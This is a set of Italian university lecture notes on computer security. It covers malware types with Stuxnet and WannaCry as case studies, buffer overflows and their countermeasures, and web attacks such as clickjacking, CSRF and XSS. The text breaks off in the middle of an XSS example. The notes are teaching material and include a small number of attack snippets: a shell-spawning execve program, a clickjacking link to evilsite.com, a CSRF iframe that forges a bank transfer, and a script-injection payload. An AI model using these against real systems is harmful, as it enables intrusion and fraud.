Nella maggior parte dei casi, un worm trasporterà un payload dannoso, come l'eliminazione di file o l'installazione di una backdoor.

Un worm si propaga **autonomamente**, cercando ed infettando hosts vulnerabili

- hanno bisogno di un modo per capire se un host è vulnerabile,
- hanno bisogno di un modo per capire se un host è già infettato.

6.4.7 Trojan

Un **Trojan Horse** (o **Trojan**) è un programma malware che sembra svolgere alcune attività utili, ma che fa anche qualcosa con conseguenze negative (es: installazione di un keylogger).

I Trojan horses possono essere installati come parte del payload di altri malware, ma sono spesso installati da un utente o da un amministratore, deliberatamente o accidentalmente.

6.4.8 Rootkit

Un **rootkit** modifica il sistema operativo per nascondere la sua esistenza (es: modifica le utilità di esplorazione del file system).

È difficile da rilevare utilizzando un software che si basa sul sistema operativo stesso.

Rootkit revealer:

- di Bryce Cogswell e Mark Russinovich (Sysinternals)
- utilizza **due scansioni del file system**
 - **scansione di alto livello** utilizzando l'API di Windows,
 - **scansione raw** utilizzando metodi di accesso al disco.
- La **discrepanza** rivela la **presenza di rootkit**.
- Potrebbe essere **sconfitto dal rootkit** se intercetta e modifica i risultati delle operazioni di **scansione raw**.

6.4.9 Logic bombs

Una **bomba logica** è un programma che esegue un'azione dannosa a seguito di una determinata condizione logica.

Il classico esempio di bomba logica è un programmatore che codifica il software per un sistema di gestione stipendi e inserisce il codice che provoca l'arresto anomalo del programma se dovesse mai elaborare due buste paga consecutive senza che venga pagato.


Un altro classico esempio è la combinazione di una bomba logica ed una backdoor, in cui un programmatore inserisce una bomba logica che farà andare in crasi il programma in una certa data.

6.4.10 BotNet - Malware zombies

Un malware può trasformare un computer in uno **zombie**, ovvero una macchina controllata esternamente per svolgere attacchi maligni, solitamente parte di una **BotNet**.

In pratica, i computer infettati andranno ad eseguire i comandi del **BotNet controller**, ovvero l'attaccante.

Gli attacchi di tipo Denial Of Service (**DDOS**) utilizzano le BotNet.



Sono formate da:

- Command e Control (C&C)
 - centralizzati o peer-to-peer,
 - **zombie hosts (bots)**.

Il vettore di diffusione può essere spam, scansione randomica o mirata, drive-by exploit.

Sono utilizzati per spam, DDoS, SEO, generazione di traffico,...

6.4.11 Stuxnet

Worm che ha manipolato i sistemi Siemens per il controllo e il monitoraggio delle velocità delle centrifughe degli impianti di arricchimenti dell'uranio iraniane.

- Ha infettato le unità USB che sarebbero state trasportate
- per poi diffondersi localmente utilizzando altre vulnerabilità.

Una volta nella rete, ha continuato a diffondersi, cercando il software Siemens Step7. Ha infettato 200.000 macchine, rovinando 1000 centrifughe (*si dice sia stato creato dai servizi segreti americani e israeliani e che abbia ritardato il programma di armamento dell'Iran di due anni*).

Sfruttava 4 vulnerabilità "zero-day":

- scorciatoie di Windows LNK, da diffondere tramite chiavette USB,
- vulnerabilità dello spooler di stampa di Windows,
- altri 2 per privilegi crescenti.

Aveva un componente P2P per l'aggiornarsi:

- 2 host infetti confrontavano le loro versioni e il più vecchio veniva aggiornato.

Una volta trovato Siemens Step7, il virus installa un rootkit per evitare di essere rilevato.

- Invia comandi imprevisti al logic controller, modificando frequentemente la velocità del motore,
- invia all'utente i valori normali delle operazioni di sistema e nasconde il comportamento per non essere rilevato.
- Primo rootkit noto pubblicamente per un PLC.

Il codice è stato firmato utilizzando 2 chiavi rubate da note aziende di Taiwan. Da allora Verisign ha revocato quelle chiavi.

6.4.12 Wannacry

Si diffonde utilizzando la vulnerabilità "eternalblue" nel protocollo Server Message Block di Windows.

- SMB viene utilizzato per consentire l'accesso condiviso a file, stampanti, porte seriali e comunicazioni tra processi.
- 0-day scoperto dalla NSA e tenuto segreto.

Dopo aver infettato, tenta di connettersi a 3 URL simili a questo:

www[.]iuquerfsodp9ifjaposdfjhgosurijfaewrwegwea[.]com.

- Se riesce, si interrompe
- Non è "proxy aware", quindi anche un server DNS locale può rispondere con un record A. Se l'IP stabilisce una connessione TCP 80, l'attacco si interrompe.
- Perché si interrompe? Perché rilevare un eventuale sandboxing: i virus hunter spesso falsificano le risposte, rilevando un "gioco scorretto" e fermando il virus.

Wannacry crea un servizio Windows che cerca altre vulnerabilità SMB in modo che possa diffondersi. Cifrava tutto ciò che aveva le seguenti estensioni:

.123 , .jpeg , .rb , .602 , .jpg , .rtf , .doc , .js , .sch , .3dm , .jsp , .sh , .3ds , .key , .sldm , .3g2 , .lay , .sldm , .3gp , .lays , .slx , .7z , .lfd , .slk , .accdb , .m3u , .sln , .aes , .m4u , .snt , .ai , .max , .sql , .ARC , .mdb , .sqlite3 , .asc , .mdf , .sqlitedb , .ASF , .mid , .stc , .asm , .mkv , .std , .asp , .mml , .sti , .avi , .mov , .stw , .backup , .mp3 , .suo , .bak , .mp4 , .svg , .bat , .mpeg , .swf , .bmp , .mpg , .sxc , .brd , .msg , .sxd , .bz2 , .myd , .sxi , .c , .myi , .sxm , .cgm , .nef , .sxw , .class , .odb , .tar , .cmd , .odg , .tbk , .cpp , .odp , .tg2 , .crt , .odt , .tif , .cs , .odt , .tiff , .csr , .onetoc2 , .txt , .csv , .ost , .uop , .db , .otg , .uot , .dbf , .otp , .vb , .dch , .ots , .vbs , .der" , .ott , .vcf , .dif , .p12 , .vdi , .dip , .PAQ , .vmdk , .djuv , .pas , .vmx , .dccb , .pdf , .vob , .docm , .pem , .vsd , .docs , .pxf , .vsdx , .dot , .php , .wav , .dtn , .pl , .wb2 , .dotx , .png , .wk1 , .dwg , .pot , .wks , .edb , .potm , .wma , .eml , .potx , .wmv , .fla , .ppam , .xlc , .flv , .pps , .xlm , .frm , .ppsm , .xls , .gif , .ppsx , .xlsl , .gpg , .ppt , .xism , .gz , .pptm , .xlsx , .h , .pptx , .xlt , .hwp , .ps1 , .xltm , .lbd , .psd , .xltx , .iso , .pst , .xlw , .jar , .rar , .zip , .java , .raw .

Ha infettato oltre 230000 macchine. Con il riscatto hanno guadagnato \$150.000.

Ha provato ad utilizzare un portafoglio bitcoin univoco per ogni vittima, ma un bug ha causato l'impostazione predefinita di 1 su 4.

Facile da rintracciare e difficile per loro sapere chi ha pagato.

Inoltre, non aveva nessuna automazione nel controllo della chiave di pagamento/invio. Rilasciò una nuova versione con una correzione ma fu troppo tardi.

FedEx è stato colpito e ha interrotto le consegne con un sussidiario europeo, stimando perdite per \$300M. Sono stati attaccati ospedali di 3 paesi che hanno dovuto trasferire i pazienti. Alcune case automobilistiche sono state colpite e hanno interrotto la produzione.

6.4.13 Antivirus - Analisi euristica

L'analisi euristica è utile per identificare malware nuovi e "zero day". Il sistema a firma non può essere utilizzato su un malware nuovo poiché non può essere nota la firma.

Gli antivirus possono fare

- analisi del codice in tempo reale: sulla base delle istruzioni, l'antivirus può determinare se il programma è dannoso o meno,
- emulazione di esecuzione
 - esegue codice in un ambiente di emulazione isolato,
 - monitora le azioni eseguite dal file di destinazione,
 - se le azioni sono dannose, lo contrassegna come virus.

6.5 Program flaws (bugs)

6.5.1 Introduzione

Un difetto può essere dovuto da un errore come un'istruzione, un processo o una definizione errata dei dati in un programma, un progetto o una documentazione.

I programmi sono scritti da esseri umani fallibili, che durante questa attività possono commettere errori che producono difetti (flaws).

I difetti di un programma possono essere insignificanti o catastrofici. Nonostante test significativi, i difetti possono apparire regolarmente o sporadicamente, a seconda di molte condizioni sconosciute e impreviste.

6.5.2 Vulnerabilità ed exploit

Un difetto può portare a una vulnerabilità e una vulnerabilità è una condizione sfruttabile all'interno del codice che consente a un utente malintenzionato di attaccare.

Un attacco in questo caso consiste nel modificare il comportamento originario di un programma costringendolo a compiere operazioni pericolose anche se tali operazioni non sono mai state programmate.

Per exploit si intende una procedura o un programma inteso a sfruttare una vulnerabilità.

6.5.3 Zero-Day

Uno zero-day (noto anche come 0-day) è una vulnerabilità del software del computer sconosciuta a coloro che dovrebbero essere interessati alla sua mitigazione (incluso il fornitore del software di destinazione) o nota ma senza una patch per correggerla.

Un exploit diretto a zero-day è chiamato zero-day exploit o attacco zero-day.

La produzione di exploit zero-day è un'attività molto remunerativa.

6.6 Buffer overflow attack via smashing the stack technique

```
1 #include <stdio.h>
2
3 int main() {
4     int cookie;
5     char buf[28];
6
7     printf("Inizio programma");
8     gets(buf);
9
10    if (cookie == 0x41424344)
11        printf("You win!\n\n");
12    else
13        printf("You lose!\n\n");
14 }
```

Questo programma prende in input dall'utente il vettore di 28 caratteri `buf`. Se `cookie` è uguale ad un determinato valore stampa "You win!", altrimenti stampa "You lose!".

Apparentemente, sembra che il programma non possa mai stampare "You win!".

Quando un programma viene caricato in memoria, gli viene assegnato uno spazio per caricare le sue variabili: text segment, data segment (contiene le variabili globali), BSS segment (contenente le variabili statiche), heap (contenente le variabili allocate dinamicamente) e stack (contenente le variabili locali).

Nel codice d'esempio, `cookie` e `buf` sono variabili locali che quindi vengono memorizzate nello stack.

Come viene eseguita un'istruzione all'interno del calcolatore? Il processore preleva un'istruzione della memoria (quella puntata dal Program Counter), la decodifica e la esegue.

Come avviene la chiamata ad una procedura? Quando viene chiamata una funzione all'interno del `main`, all'interno dello stack vengono messe due locazioni che contengono i parametri, il `return address`, ovvero l'indirizzo di ritorno una volta finita la funzione e le variabili locali della funzione.

```
1 #Chiamata a procedura
2
3 def my_func():
4     x = 10
5     print("Value inside function: ", x)
6
7     x = 20
8     my_func()
9     print("Value outside function: ", x)
```

Una chiamata di procedura (`call`) altera il flusso di controllo di un programma, allo stesso modo di un'istruzione `jump`. La principale differenza tra le due istruzioni è che in caso di chiamata, il controllo viene restituito a procedura conclusa ad un indirizzo memorizzato nello stack, utilizzando l'istruzione `ret`.

"Su molte implementazioni C è possibile corrompere lo stack di esecuzione scrivendo oltre il limite di un array. Si dice che il codice che esegue questa operazione distrugga lo stack (smash the stack) e può far sì che il ritorno dalla routine salti a un indirizzo casuale. Questo può produrre alcuni dei bug data-dependent più insidiosi conosciuti dall'umanità. Le varianti includono trash the stack, scribble the stack, mangle the stack, ..."

- Aleph One

```
1 //buffer overflow
2
3 void funcrion(char *str) {
4     char buffer[8];
5     strcpy(buffer, str);
6 }
7
8 void main() {
9     char large_string[256];
10    int i;
11    for (i=0; i<255; i++)
12        large_string[i] = 'A';
13    function(large_string);
14 }
```

Il vettore `buffer` di 8 caratteri si trova nello stack, insieme a `ret(main)` e a `*str`.

Quando si esegue la `strcpy`, le A dentro a `*str` vengono copiate dentro a `buffer`. Il problema è che `buffer` ha 8 posizioni, mentre `*str` ne ha 256.

Quando la `strcpy` ha finito, il `return address` viene sovrascritto e il calcolatore salta al nuovo indirizzo, provocando un `segmentation fault`. Il problema è dovuto al fatto che la `strcpy`, per come è stata implementata, non fa il controllo sulle dimensioni dei buffer in ingresso.

Dunque, per far stampare "You win!" al codice iniziale bisogna dare in input 28 caratteri casuali (che riempiono il buffer) e poi i caratteri 0x41, 0x42, 0x43, 0x44 che andranno a sovrascrivere `cookie`, facendo quindi stampare "You win!".

Avendo visto che è possibile modificare il return address, è quindi possibile manipolarlo in maniera tale che vada a puntare:

- istruzioni non valide,
- indirizzi non esistenti,
- violazione d'accesso,
- codice di un attaccante.

```
1 //Spawning a shell
2 #include <stdio.h>
3 #include<stdlib.h>
4 void main() {
5     char *name[2];
6     name[0] = "/bin/sh";
7     name[1] = NULL;
8     execve(name[0], name, NULL);
9     exit(0);
10 }
```

Si può quindi sfruttare il buffer overflow per mandare in esecuzione codice malevolo; solitamente si punta a far avviare una Shell con privilegi di amministratore.

Si dice shellcode una qualunque porzione di codice generata per attaccare un sistema attraverso il meccanismo del buffer overflow.

Lo shellcode viene solitamente passato come dato di input ad un programma.

6.6.1 Chiamate a funzioni C dannose

Extreme risk	High risk (cntd)	Moderate risk	Low risk
	• gets	• streadd	• getchar
		• strecpy	• fgets
High risk	• strcpy	• strtrns	• fgetc
	• strcat	• realpath	• getc
	• sprintf	• syslog	• read
	• scanf	• getenv	• bcopy
	• sscanf	• getopt	• snprintf
	• fscanf	• getopt_long	• strccpy
	• vfscanf	• getpass	• strcadd
	• vsscanf		• strncpy
			• strncat
			• vsnprintf

6.6.2 Memory error exploit: contromisure

- Contromisure dello sviluppatore:
 - uso di funzioni più sicure come `strncpy()`, `strncat()` ecc., librerie di collegamenti dinamici più sicure che controllano la lunghezza dei dati prima della copia.
- Contromisure del sistema operativo:
 - **ASLR** (Randomizzazione del layout dello spazio di indirizzi).
- Contromisure del compilatore:
 - **Stack-Guard**.
- Contromisure dell'hardware:
 - **Stack non eseguibile**.

6.6.3 ASLR

L'ASLR fa in modo che un programma messo in esecuzione non parta mai dalla stessa locazione di memoria, rendendo molto difficile capire da dove parta lo stack, l'indirizzo del return address e l'indirizzo del codice maligno.

6.6.4 Stack guard

```
1 //Stack guard
2 void foo (char *str) {
3     int guard;           //<-
4     guard = secret;      //<-
5
6     char buffer[12];
7     strcpy(buffer, str);
8
9     if (guard == secret) //<-
10        return;
11    else
12        exit(1);
13 }
```

Il principio del buffer overflow è quello di "sbufferare" per andare a sovrascrivere il **return address**. Con **stack guard** si mette una **guard prima del return address**. Prima di allocare le variabili sullo stack si alloca la **guard**. Per sbufferare bisogna passare per forza dalla **guard** e modificarne il contenuto. Se la **guard** è stata modificata vuol dire che è stato tentato un buffer overflow e quindi si fa terminare il programma.

La **guard** (detta anche **Canary**) viene solitamente inizializzata ad un valore segreto (tipicamente un numero casuale).

6.6.5 Stack non eseguibile

L'idea della tecnica smashing the stack è quella di caricare codice maligno sullo stack per poi mandarlo in esecuzione. Il principio alla base dello **stack non eseguibile** è quello di **rendere la memoria centrale dello stack non eseguibile, dunque avere una zona di memoria con diritti di lettura e scrittura ma non di esecuzione**.

Questa contromisura può essere sconfitta usando una tecnica differente chiamata **return-to-libc**, che inserisce all'interno del **return address** una porzione di codice del sistema operativo.

6.6.6 Data execution prevention

Data Execution Prevention (DEP) è una **funzionalità di protezione della memoria a livello di sistema integrata nel sistema operativo** a partire da Windows XP e Windows Server 2003.

DEP **consente al sistema di contrassegnare una o più pagine di memoria come non eseguibili**. Contrassegnare le regioni di memoria come non eseguibili significa che il codice non può essere eseguito da tale regione di memoria, il che rende più difficile lo sfruttamento dei buffer overrun.

DEP impedisce l'esecuzione di codice da pagine di dati come l'heap predefinito, gli stack e i pool di memoria. Se un'applicazione tenta di eseguire codice da una pagina dati protetta, si verifica un'eccezione di violazione di accesso alla memoria e, se l'eccezione non viene gestita, il processo chiamante viene terminato.

7 Web security

7.1 World Wide Web

7.1.1 Introduzione

Il Web è considerabile come uno strato di software dentro il sistema operativo, anche se con la crescente complessità sta diventando quasi un sistema operativo dentro al sistema operativo.

Il WWW è utilizzato per operazioni bancarie, acquisti, comunicazione, collaborazione e social networking. Con lo sviluppo del web sono emerse **nuove classi di problemi di sicurezza e privacy (web security)**.

7.1.2 HTTP/HTML

Un **sito web** contiene pagine di testo e immagini interpretate da un web browser e di solito **risiede su un web server**.

Un **web browser** identifica un sito web con un **URL** (Uniform Resource Locator). Per determinare l'indirizzo IP del server web, il browser utilizza il **Domain Name System (DNS)**.

Il protocollo di trasferimento ipertestuale (**HTTP**) viene utilizzato per recuperare la pagina web richiesta. Il client/browser effettua una connessione TCP ad una porta specifica sul server web, per impostazione predefinita **80** per HTTP.

Le **richieste** HTTP in genere **iniziano con** una riga di richiesta, solitamente costituita da un comando come **GET o POST**. Le **risposte** HTTP **forniscono** il contenuto al browser insieme a un **response header**.

Il **response header** include **informazioni sul server** come il tipo e il numero di versione. Le buone pratiche di sicurezza alterano la risposta predefinita del server per non includere queste informazioni.

L'**Hypertext Markup Language (HTML)** fornisce una descrizione strutturale di un documento, poi visualizzata dal browser.

Funzionalità di HTML:

- linguaggio di markup per documenti statici,
- supporta il collegamento ad altre pagine e l'incorporamento di immagini per riferimento,
- l'input dell'utente viene inviato al server tramite forms,
- non fornisce nessun tipo di crittografia.

Estensioni HTML:

- contenuti multimediali aggiuntivi (*es: PDF, video*) supportati tramite plug-in,
- possono essere incorporati programmi nei linguaggi supportati (*es: JavaScript*) che forniscono contenuto dinamico che interagisce con l'utente, modifica l'interfaccia e può accedere all'ambiente del computer client,
- il codice dei programmi incorporati nelle pagine HTML viene scaricato ed eseguito quando viene richiesta una pagina web. È in questo punto che si possono fare **attacchi**.

7.1.3 Web forms

I **form** consentono agli utenti di fornire dati in input ad un sito web sotto forma di variabili rappresentate da coppie **<nome=valore>**.

Le **variabili GET** sono **codificate direttamente nell'URL** e sono separate da &:

`http://www.example.com/form.php?first=Danilo&last=Bruschi`

Sono utilizzate in operazioni come l'interrogazione di un DB che non ha risultati permanenti.

È necessario assicurarsi che l'invio ripetuto di variabili GET sia sicuro.

7.1.4 HTTPS

HTTPS è identico ad HTTP con la differenza che l'HTTPS è costruito sopra ad un protocollo di crittografia, il TLS, anziché sopra a TCP.

Il traffico generato da HTTP è traffico in chiaro, il traffico generato da HTTPS è traffico cifrato.

7.1.5 Contenuto dinamico

Il contenuto dinamico in una pagina web può cambiare in risposta all'interazione dell'utente o ad altre condizioni come il passare del tempo.

Un **linguaggio di scripting** è un linguaggio di programmazione che fornisce istruzioni da eseguire all'interno di un'applicazione. Un **linguaggio di scripting lato client** (es: JavaScript) viene fornito al browser ed eseguito dal browser. Un **linguaggio di scripting lato server** (es: PHP) viene eseguito sul server, nascondendo il codice all'utente e presentando solo l'output del codice.

7.2 Mobile code

7.2.1 Definizione

Un codice mobile è:

- un programma eseguibile,
- inviato tramite una rete di computer,
- eseguito a destinazione.

Esempi:

- JavaScript,
- ActiveX,
- Plugin Java,
- macchine virtuali Java integrate.

Rappresentano un **grande problema di sicurezza** perché il **codice** viene **inviato ed eseguito sulla macchina del client**.

7.2.2 JavaScript

JavaScript è un **linguaggio di scripting interpretato dal browser**. Il codice JavaScript è racchiuso tra i tag `<script> </script>`.

Le funzioni vengono definite:

```
<script type="text/javascript">
    function ciao() { alert("Ciao mondo!"); }
</script>
```

Javascript fornisce anche gestori di eventi:

```

```

Le funzioni integrate possono modificare il contenuto della finestra:

```
window.open("http://brown.edu ")
```

7.2.3 JavaScript security model

Il **modello di sicurezza** attuale di JavaScript si basa su Java. In teoria, gli **script scaricati** vengono eseguiti di default in un ambiente "sandbox" che li isola dal resto del sistema operativo.

Gli **script** possono accedere solo ai dati nel documento corrente o a documenti strettamente correlati (generalmente quelli provenienti dallo stesso sito del documento corrente). Non viene concesso alcun accesso al file system locale, allo spazio di memoria di altri programmi in esecuzione o al livello di rete del sistema operativo.

Il contenimento di questo tipo è progettato per impedire che script malfunzionanti o dannosi causino il caos nell'ambiente dell'utente. Tuttavia, ci sono molti modi in cui uno script può esercitare un potere oltre quello che ci si potrebbe aspettare, sia per progettazione che per caso. Vengono fatte eccezioni per alcuni tipi di codice, come quello che proviene da una fonte attendibile. A tale codice sono consentite funzionalità estese, a volte con il consenso dell'utente ma spesso senza richiedere il consenso esplicito.

7.2.4 Same Origin Policy

La **politica di sicurezza JavaScript principale** è la **same origin policy**. Il criterio della same origin policy impedisce agli script caricati da un sito web di ottenere o impostare le proprietà di un documento caricato da un sito diverso.

Questa politica impedisce al codice ostile di un sito di "prendere il controllo" o di manipolare i documenti di un altro. Senza la same origin policy, JavaScript da un sito ostile potrebbe fare un numero qualsiasi di cose indesiderabili come registrare i tasti premuti mentre l'utente accede ad un sito in una finestra diversa, aspettare che l'utente vada sul proprio sito di banking online e inserire transazioni spurie, rubare i login cookie di altri domini e così via.

7.3 Sessioni e cookies

7.3.1 Cookies

Il **protocollo HTTP** è **stateless**. Per mantenere la memoria sulle connessioni, vengono utilizzati i **cookie**, ovvero una **piccola informazione memorizzata su un computer associato a un server specifico**.


- Accedendo ad un sito web specifico, questo potrebbe memorizzare informazioni sotto forma di cookie.
- Ogni volta che il server viene visitato, il cookie viene reinviato al server.
- Viene utilizzato per conservare informazioni di stato durante le sessioni.

I **cookie** possono contenere qualsiasi tipo di informazione, anche informazioni sensibili come password, informazioni sulla carta di credito, social security number, ecc.

Esistono diversi tipi di cookie: cookie di sessione, cookie non persistenti, cookie persistenti.

Quasi tutti i grandi siti web utilizzano i cookie.

Il **server web riconosce il client tramite il cookie**, questo potrebbe generare **problemi di sicurezza**.



I cookie sono memorizzati sul computer del client e possono essere controllati.

- Molti siti richiedono l'abilitazione dei cookie per poter essere utilizzati.
- La loro memorizzazione sulla macchina del client si presta naturalmente a degli exploit, dunque bisognerebbe cancellare i cookie regolarmente.
- La maggior parte i browser forniscono anche modi per disattivarli, escludere determinati siti dall'aggiunta di cookie e accettare solo i cookie di determinati siti.

I cookie scadono.

- La loro scadenza è impostata di default dalla sessione dei siti, che è scelta dal server.
- Ciò significa che i cookie probabilmente rimarranno in circolazione per un po'.

7.3.2 Server-side sessions

Un altro metodo per mantenere le informazioni sulla sessione è dedicare spazio sul server web per conservare le informazioni sull'utente.


I server utilizzano un ID di sessione, un identificatore univoco che corrisponde alla sessione di un utente. Questo sistema è utilizzato, ad esempio, nei carrelli.

7.4 Browser security vulnerability

- Il sistema operativo viene violato da un malware che legge e modifica lo spazio di memoria del browser con privilegi più alti del normale.
- L'eseguibile del browser può essere violato.
- I componenti del browser possono essere violati.
- I plugin del browser possono essere hackerati.
- Le comunicazioni di rete del browser possono essere intercettate dall'esterno della macchina.
- Durante l'esecuzione di pagine dinamiche il browser esegue il codice scaricato dalla rete. Questo codice è sempre affidabile?

7.4.1 Man in the browser

Man-in-the-Browser è una forma di minaccia Internet correlata al Man-in-the-Middle (MitM), è un malware (Trojan proxy) che infetta un browser e ha la capacità di modificare pagine, modificare il contenuto della transazione o inserire transazioni aggiuntive, il tutto in modo completamente nascosto e invisibile sia all'utente che all'applicazione host.



Si supponga di essere il consumatore e di elaborare una transazione tramite PayPal e di essere attaccato. Seguendo i passaggi mostrati in precedenza, se l'utente non rileva le modifiche alla pagina web o l'attacco si verifica dietro le quinte come una transazione separata, cosa succede dopo? Come si fa a riavere i propri soldi?

Trojan (MitB) più famosi: Zues, Zbot, Adrenaline, Sinowal e Silentbanker. L'acquisto di un toolkit Zeus: va da \$700 a \$4000 USD per la versione più recente.

Metodi di sicurezza inefficaci contro il MitB:

- username e password,
- biometrica,
- gift cards,
- autenticazione reciproca,
- token OTP
- smart card, certificati digitali,
- applicazioni antivirus o antimalware (forse),
- geolocalizzazione IP (passive safeguard)
- profilazione del dispositivo (passive safeguard).

Metodi di sicurezza efficaci sono quelli che richiedono un dispositivo separato dalla macchina infettata (*tasto per confermare l'accesso sul cellulare*).

7.4.2 Clickjacking

Il clickjacking consiste nel **dirottare in qualche modo la pressione del tasto del mouse dell'utente verso lo svolgimento di attività indesiderate**. Il clic del mouse di un utente su una pagina viene utilizzato in maniera non prevista dall'utente.

Attacco click-jacking:

```
<a onMouseUp="window.open('http://www.evilsite.com/')" href="http://www.trustedsite.com/">'Trustme!'
```

Crea un collegamento che sembra puntare a www.trustedsite.com, ma il codice utilizza la funzione javascript `window.open` che indirizza l'utente al sito alternativo www.evilsite.com dopo aver rilasciato il clic del mouse.



7.4.3 Image crash

I bug di implementazione del browser possono portare ad attacchi denial of service. Il classico image crash di Internet Explorer è un esempio perfetto: creando un'immagine di proporzioni estremamente grandi, è possibile arrestare in modo anomalo Internet Explorer e talvolta bloccare un computer Windows:

```
<html>
  <body>
    
  </body>
</html>
```

Nell'ultima versione di IE sono ancora possibili variazioni dell'attacco.

7.5 Le tre principali vulnerabilità del web

- SQL injection:

- il browser invia input dannosi al server,
- un controllo errato dell'input porta a query SQL dannose;

- CSRF - Cross-site request forgery:

- il sito web maligno invia la richiesta del browser al sito web valido, utilizzando le credenziali di una vittima innocente;

- XSS - Cross-site scripting:



- un sito web maligno invia ad una vittima innocente uno script che ruba informazioni da un sito web onesto.

7.5.1 Cross-site request forgery (CSRF)

Quando una pagina di un sito web invia una richiesta HTTP allo stesso sito web, viene chiamata **same-site request**.

Se una richiesta viene inviata a un sito web diverso, viene chiamata **cross-site request** perché la provenienza della pagina e la destinazione della richiesta sono diverse.

Ad esempio, una pagina web (non Facebook) può includere un collegamento Facebook, quindi quando gli utenti fanno clic sul collegamento, la richiesta HTTP viene inviata a Facebook.



Quando viene inviata una richiesta a `esempio.com` da una pagina proveniente da `esempio.com`, il browser allega tutti i cookie appartenenti a `esempio.com`.

Ora, quando una richiesta viene inviata a `esempio.com` da un altro sito (diverso da `esempio.com`), il browser allegherà anche i cookie.

A causa del comportamento sopra descritto dei browser, il server non è in grado di distinguere tra le richieste dello stesso sito e quelle tra siti.

È possibile che i siti web di terzi formino richieste che sono identiche alle richieste di un altro sito. Questo è chiamato **Cross-Site Request Forgery (CSRF)**.

Ci sono due parti principali per l'esecuzione di un cross-site request forgery attack:

- il primo è **indurre la vittima a fare click su un link o a caricare una pagina**, solitamente fatto attraverso l'ingegneria sociale e link dannosi;
- la seconda parte è **l'invio di una richiesta contraffatta dall'attaccante, dall'aspetto legittimo, dal browser della vittima al sito web**. La richiesta viene inviata con valori scelti dall'attaccante, inclusi eventuali cookie che la vittima ha associato a quel sito web.

Si consideri un'applicazione web di banking online `www.bank32.com` che consente agli utenti di trasferire denaro dai propri conti a quelli di altre persone.

Un utente ha effettuato l'accesso all'applicazione Web e dispone di un cookie di sessione che identifica in modo univoco l'utente autenticato.

La richiesta HTTP per trasferire \$500 dal proprio account all'account 3220:

`http://www.bank32.com/transfer.php?to=3220&amount=500`


Per eseguire l'attacco, l'attaccante deve inviare la richiesta contraffatta dal computer della vittima in modo che i browser alleghino i cookie di sessione della vittima con le richieste.

L'attaccante può inserire il pezzo di codice (per attivare la richiesta) sotto forma di codice Javascript nella pagina web dell'attaccante. I tag HTML come `img` e `iframe` possono attivare richieste GET all'URL specificato nell'attributo `src`. La risposta a questa richiesta sarà un'immagine o una pagina web.

```
  
<iframe src="http://www.bank32.com/transfer.php?to=3220&amount=500"></iframe>
```

7.5.2 Cross-site scripting (XSS)

Il cross-site scripting è difficile da attuare perché **richiede che l'utente abbia una sessione aperta e contemporaneamente visiti un sito web maligno**.



Nel XSS, un utente malintenzionato inietta il proprio codice dannoso nel browser della vittima tramite il sito Web di destinazione.


Quando il codice proviene da un sito web, è considerato attendibile rispetto al sito stesso, quindi può accedere e modificare i contenuti delle pagine, leggere i cookie appartenenti al sito e inviare richieste per conto dell'utente.

In pratica, il codice può fare tutto ciò che può fare l'utente nella sessione.

Esistono **due tipi di attacchi XSS**:

- attacchi XSS non persistenti (reflected),
- attacchi XSS persistenti (stored).

7.5.3 Attacchi XSS non persistenti (reflected):



Se un sito web con un comportamento riflessivo accetta gli input degli utenti, allora: **gli attaccanti possono inserire codice JavaScript nell'input, quindi quando l'input viene riflesso, il codice JavaScript verrà iniettato nella pagina web dal sito web**.

Esempio:

```
https://google.com/search?q=<search term>
```

```
<html>
  <title>Search results</title>
  <body>
    <h1>Results for <?php echo $_GET["q"] ?></h1>
  </body>
</html>
```

Se `q=apple`, al browser viene inviato:

```
<html>
  <title>Search results</title>
  <body>
    <h1>Results for apple</h1>
  </body>
</html>
```

Se si manipola `q` in maniera tale che `q=<script>alert("hello world")</script>`, al browser viene inviato:

